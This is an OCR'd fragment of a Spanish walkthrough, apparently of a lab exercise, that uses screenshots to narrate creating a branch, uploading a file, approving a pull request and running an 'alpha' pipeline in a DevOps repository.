
Search work items by ID or title

No suggestions found


Commit

Cancel


sin embargo me da error




dice que no podemos hacer un push en esta branch recordemos que esto es como un git hub y estamos en la rama master




creamo una



subimos ahora el archivo y ya quedo




sin embargo al ir a alpha y prueba txt no encuentra el directorio




En este punto si toco guiarse del writeup de savitar.

Para logra ver si funciona vamos al boton de crear a pull request




y le doy crear


en esta parte me tiro erro por lo cual me toco hacer otra rama
ahora le damos click al boton de aprobar




y ahora en el boton de set auto-complete




ahora paso a pipeline y dentro de alpha le doy al boton de run






